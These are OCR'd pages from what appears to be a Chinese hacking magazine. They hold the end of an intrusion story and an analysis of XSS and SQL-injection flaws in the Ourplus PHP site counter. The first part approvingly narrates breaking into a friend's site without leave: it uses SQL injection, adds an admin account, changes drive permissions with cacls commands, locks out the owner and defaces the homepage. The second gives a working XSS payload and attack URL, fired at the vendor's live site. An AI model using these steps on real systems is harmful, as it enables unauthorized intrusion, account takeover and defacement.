


图 9

撤销用户访问权限：要想撤销本机用户acc$对c盘的完全控制权限也很容易，在命令提示符中运行Cacls c: /t /e /c /r acc$即可。

拒绝用户访问：要想拒绝用户acc$访问c盘及其所有子目录中的文件，运行Cacls c: /t /e /c /d acc$即可。

好了，解除了权限的设置，理所当然地帮他换个首页了，如图10，刚才那么拽我哦！不过要先帮他备份，嘿嘿，怎么说也是朋友的站，给个教训就算了。利用上面的cacls给d盘重新设置权限，只有我这个用户可以修改，哈哈，这次看来他得求我才行了。




图 10

文章的最后我们来总结一下入侵的思路：找注入点→发现是mysql数据库，注入得到sa权限，→尝试直接调用cmd命令，成功→加用户，提升管理员→net start查看所开的服务→利用opents.exe找到终端服务端口（800）→登录，发现权限给设置，用cacls恢复本用户的权限→改首页，骗雪糕吃（嘿嘿）。至于后门什么的，我就不放了，毕竟是朋友的网站嘛，当然了，日志文件也就不清除了，反正是友情检测而已！

（文章中涉及到的工具Domain3.5、NBSI2 911专版、3389登录器、opents.exe已经收录于光盘中）

一个人的战争

脚本漏洞的边缘地带

计数统计系统的漏洞

邓文隽

各种动态脚本语言如asp、php，给网站建设带来了快速便捷的同时，也给网站带来很多的安全问题。各种脚本漏洞被张贴在各大安全站点、黑客杂志，从最早的引号过滤漏洞，到Unicode漏洞，再到各种花样的SQL注射漏洞，真是层出不穷。于是吸引了大量的黑客和安全人士来研究，弄得今天这个论坛程序爆出上传漏洞，明儿那个blog程序又发现跨站脚本漏洞，一时之间各种论坛、blog程序、新闻系统、软件下载系统、音乐下载系统都被折腾得鸡犬不宁。经过一段时间的黑与反黑，发现漏洞与发布补丁，各种论坛、blog之类的全站系统的安全性都大大提高，像引号没有过滤这种低级漏洞已不容易在成熟的全站系统中找到了。但是强大的动态脚本远不止用来做全站系统，于是一些动态脚本的边缘应用，由于受黑客、安全人士的关注不及全站系统，便成了滋生脚本漏洞的温床。本文以网站计数统计系统为例，主要阐述我发现的两个网站计数统计系统的漏洞，并在最后作一些总结，希望能启发大家在边缘地带上的思路。

在网络大众化的环境下，我也试着学了点脚本，在网上建了个家，还放上个武林榜计数统计(50bang.com)。这天怀疑武林榜存在漏计数现象，于是决定在自己的网站空间上装一个计数统计程序对比一下。(武林榜的统计程序是外部调用，即我在网站上插入一段计数的javascript代码，这段代码实际上指向武林榜服务器上的计数程序，如果武林榜的服务器挂了，计数程序就无法执行，产生漏计数。但如果计数程序安装在自己的空间上就不会漏计数，因为如果自己的空间挂了，网站不能被访问，就没有计数，此时计数器不工作也不会漏计，可谓计数器与网站生死与共。)在网上搜罗一番，觉得Ourplus这款用php写的统计系统各方面都比较合我意，就down下最新版本0.9 beta装上了。

第二天，发现这个统计系统的编码是GB2312，跟我网站的UTF-8不一致，虽然使用上没有太大问题，但心中总觉别扭，心想何不把源代码读懂了，自己再写一个。这不读不知道，一读吓一跳。代码有点乱，这不能怪人家，每个人都有自己的代码风格，读别人的代码总会觉得乱的，只怪自己读程序的素质还不高。有些冗余代码，也许作者写得仓促，我帮他修修好了。有些变量没有过滤，这也没关系。什么？！变量没有过滤？！仔细把程序再读一遍，还是没有发现过滤的地方，这下可有关系了！

这里我把这个计数系统的运作原理以及漏洞的产生分析一下，计数系统要在待计数的网页上嵌入如下代码：

```
<script type="text/javascript" src="http://www.example.com/ourplus/count/count.js"></script>
```

上面www.example.com用计数系统所在的网站，/ourplus用计数系统所在路径。顺藤摸瓜，打开count文件夹下的count.js，是一段javascript代码。前面的代码全是用来获取客户端信息，诸如页面网址、来源网址（或称引用网址）、屏幕大小、操作系统及浏览器等。中间有段代码设置cookie，用来统计所谓的回头客，这些代码我们都不用关心。一直看到有这样的句子：

```
document.write("<script src="" + _OurplusCountUrl + ""></script>");
```

此句在非调试状态下才执行，但是默认状态就是非调试状态。可以看到这个句子往文档里写入脚本调用的script标签，调用的地址是_OurplusCountUrl。我们再回头找，看看这个_OurplusCountUrl是什么，找到这样的句子：

```
var _OurplusCountUrl = _OurplusCountPage + '?'
  + '&counturl=' + _OurplusCount
  + '&pageurl=' + _OurplusPageurl
  + '&referer=' + _OurplusReferer
  + '&language=' + _OurplusLanguage
  + '&color=' + _OurplusColor
  + '&screensize=' + _OurplusScreenSize
  + '&debug=' + _Debug
  + '&firsttime=' + _OurplusFirstTime
  + '&lasttime=' + _OurplusLastTime
  + '&type=' + _OurplusType
  + '&charset=' + _OurplusCharset
  + _OurplusShowStr
  + '&timezone=' + (new Date()).getTimezoneOffset()/60;
```

想一想平时看到一些带参数的网页的url的样子：article.php?id=123&page=4。对比一下上面这个长句子，就知道它在构造一个带参数的url，把搜罗得到的客户端信息传递给一个脚本，脚本的文件名放在_OurplusCountPage变量里。于是我们继续找_OurplusCountPage看看装了什么。这个变量在脚本开头定义的，可以找到是count文件夹下的count.php。

这里先梳理一下count.js的运作，它在客户端的浏览器执行，先收集客户端的各种信息，然后把这些信息作为url参数传递给count.php进一步处理。它用document.write语句写入一个script标签，其src属性指示了要执行的javascript脚本的位置（就是上文说的_OurplusCountUrl变量的内容），浏览器试图执行script标签中的脚本时，需先向服务器请求src所指的文件，再执行服务器返回的“文件结果”。平时src都是用来指向.js之类的纯文本文件，这类文件如果服务器无特殊设置，会直接把该文件的内容作为“文件结果”返回。但这次提交的是.php脚本，于是这个php脚本就在服务器执行，执行的结果才被服务器作为“文件结果”返回。这个过程比较复杂，一定要搞清楚哪个脚本在哪里执行，count.js是在客户端作为javascript语言执行的，它使得客户端向服务器提交了count.php的请求，于是count.php先作为php语言在服务器执行，其结果再送到客户端被作为javascript语言执行。

接下来我们继续顺藤摸瓜看看count.php，除了开头几句include把函数、类等包含进来，正文居然只有一句：

```
$Stat = new _Stat();
```

就是说他把整个计数过程都封装到_Stat类里了。那就继续打开这个类的include.inc/stat.class.php文件，其它内容这里就不分析了，直接看它对变量的过滤，也就是对count.js传来的参数的过滤。接收参数主要在GetViewerInfo()方法中，主要有以下

一些句子（还有些零星的忽略）：

```
$this->ViewerInfo[page] = $_GET[pageurl];
$this->ViewerInfo[REFERER] = $_GET[referer];
$this->ViewerInfo[language] = strtolower( $_GET[language] );
$this->ViewerInfo[color] = $_GET[color];
$this->ViewerInfo[screen] = $_GET[screensize];
$this->ViewerInfo[HTTP_USER_AGENT] = $_SERVER["HTTP_USER_AGENT"];
$this->ViewerInfo[REMOTE_ADDR] = $_SERVER["REMOTE_ADDR"];
$this->ViewerInfo[timezone] = $_GET["timezone"];
$this->ViewerInfo[firsttime] = $this->GetFLTime( $_GET["firsttime"] );
$this->ViewerInfo[lasttime] = $this->GetFLTime( $_GET["lasttime"] );
$this->ViewerInfo['return'] = intval( $_GET['return1'] );
$this->ViewerInfo['counturl'] = $_GET['counturl'
```

我们看到很多参数都是从 $_GET 直接赋值给数组 $this->VierwerInfo，没有经过任何过滤。那么后面还有没有对 $this->VierwerInfo 数组补充过滤呢？一直往后面看啊看，看到这句：

```
$Sql = "INSERT INTO " . $this->TableList[$Type] . " ( `{$Type}`, `times`," . ( $Types[$Type][lastpage] ? "`lastpage`," : '' ) . " `counts`, `types` ) VALUES ( '" . $this->ViewerInfo["$Type"] . "', '{$this->ViewerInfo[TIME]}', " . ( $Types[$Type][lastpage] ? "'{$this->ViewerInfo[REFERER]}'," : '' ) . "'0', '$i' );";
```

还有这句：

```
$Sql = "INSERT INTO " . $this->TableList[ip] . " (`ip`, `time`, `pageurl`, `pagefrom`, `language`, `color`, `screensize`, `http_user_agent`, `pagefromsite`, `keyword`, `country`, `address`, `alexatool`, `timezone`, `firsttime`, `lasttime`, `browser`, `system`, `todayfirst`, `return` ) VALUES ( '{$this->ViewerInfo[REMOTE_ADDR]}', '{$this->ViewerInfo[TIME]}', '{$this->ViewerInfo[page]}', '{$this->ViewerInfo[REFERER]}', '{$this->ViewerInfo[language]}', '{$this->ViewerInfo[color]}', '{$this->ViewerInfo[screen]}', ……（太长了，后面省略）
```

已经把数据写数据库了，之前没有看到任何过滤。不过没有看到不等于没有。于是到官方的论坛上给作者发个短消息提醒可能存在sql注射漏洞和跨站脚本漏洞，然后打算不再管了，因为上文已经说了我打算再写一个。

第三天又想起了这件事，到官方论坛去看看作者有没有看到我的短消息。作者回复道：“对mysql进行注入，不容易吧。我对接受的数据基本进行了intval和strval处理了。”我有点哭笑不得，于是决定好好研究一下究竟有没有漏洞。首先从上面那些赋值语句就可以看到 $this->ViewerInfo[page]这个变量在赋初值时没有过滤是无疑的了，然后在程序中搜索 $this->ViewerInfo[page]这个字符串，结果只搜到2处，除了赋初值一处，第2处便是写入数据库的SQL语句。当然这还不能彻底否定漏洞的存在性，接下来只有实实在在做一次攻击测试了。当时首先想到了跨站脚本攻击测试，把如下的测试脚本作为 pageurl 参数提交给 count.php：

```
"><script type="text/javascript">alert("你的程序可能有sql注射漏洞和跨站攻击安全漏洞。欢迎交流：nick-ruler@21cn.com");</script>
```

因为作者的网站也用此计数系统，如果能在他站上弹个窗口说有漏洞，就能有效提醒他修补程序了。上面这个语句的前端的“">”符号是为了让script嵌在html网页中能先闭合前面的html标签。这个东西要传给作为pageurl参数还要先进行url编码，这个好办，既然是做php的就用php来编码，打开命令行，输入php回车，然后输入如下代码：

```
<?php
echo urlencode('"><script type="text/javascript">alert("你的程序可能有sql注射漏洞和跨站攻击安全漏洞。欢迎交流：nick-ruler@21cn.com");</script>');
?>
```

按F6回车，如果没有得到结果就再按F6回车，就会得到编码的结果，并返回命令行状态，如图1。




图 1

据此就可以构造如下的测试攻击url了：

```
http://www.example.com/ourplus/count/count.php?referer=&language=en&color=2&screensize=4*3&debug=&firsttime=1&lasttime=1&type=0&charset=gb2312&return=0&timezone=0&pageurl=%22%3E%3Cscript+type%3D%22text%2Fjavascript%22%3Ealert%28%22%C4%E3%B5%C4%B3%CC%D0%F2%BF%C9%C4%DC%D3%D0sql%D7%A2%C9%E4%C2%A9%B6%B4%BA%CD%BF%E7%D5%BE%B9%A5%BB%F7%B0%B2%C8%AB%C2%A9%B6%B4%A1%A3%BB%B6%D3%AD%BD%BB%C1%F7%A3%BAnick-ruler%4021cn.com%22%29%3B%3C%2Fscript%3E
```

首先用我的小站测试一下吧，用我的网址和路径替换上面的www.example.com和/ourplus后，输入到浏览器的地址栏中，如图2，还不能明确判断成败。然后登陆到自己的计数系统，转到“访问明细”一项，就可以看到弹出预期的对话框了，如图3。这就说明了这套计数统计程序确确实实存在跨站漏洞。




图 2




图 3

现在就如法炮制，给这套计数系统的作者弹个窗口提个醒。

一个人的战争

官方网站上使用的是多用户版，查看一下网页源代码就可以得到count.php的网址，并且得到多用户版还要添个countid参数，且其使用的countid号为35。按这些修改一下攻击url，填到浏览器地址栏上回车，如图4，跟图2有点不同，不过看这个是看不出成败的。给作者再发一个短消息，叫他去看官方网上计数器的访问明细，如果弹出窗口就说明有漏洞。




图 4

其实这里变量没有过滤除了能引起跨站漏洞外，还能引起SQL注射漏洞，但是php有个叫magic_quotes_gpc的选项，一旦打开了，脚本参数中的引号就统统过滤了，所以在magic_quotes_gpc打开的服务器上，SQL注射漏洞不会显现出来，但如果哪台服务器没有打开magic_quotes_gpc选项又用了这套计数程序，那就是显然的SQL注射漏洞。

此外，这套Ourplus统计系统还有一处安全隐患，就是在程序文件夹中放了一个phpinfo.php文件，于是我就尝试打开官方网站上用的计数系统是否也有这个文件，结果确实有此隐患，如图5。这个虽然算不上漏洞，但是把系统的重要信息都直接暴露在外，一个字：险。

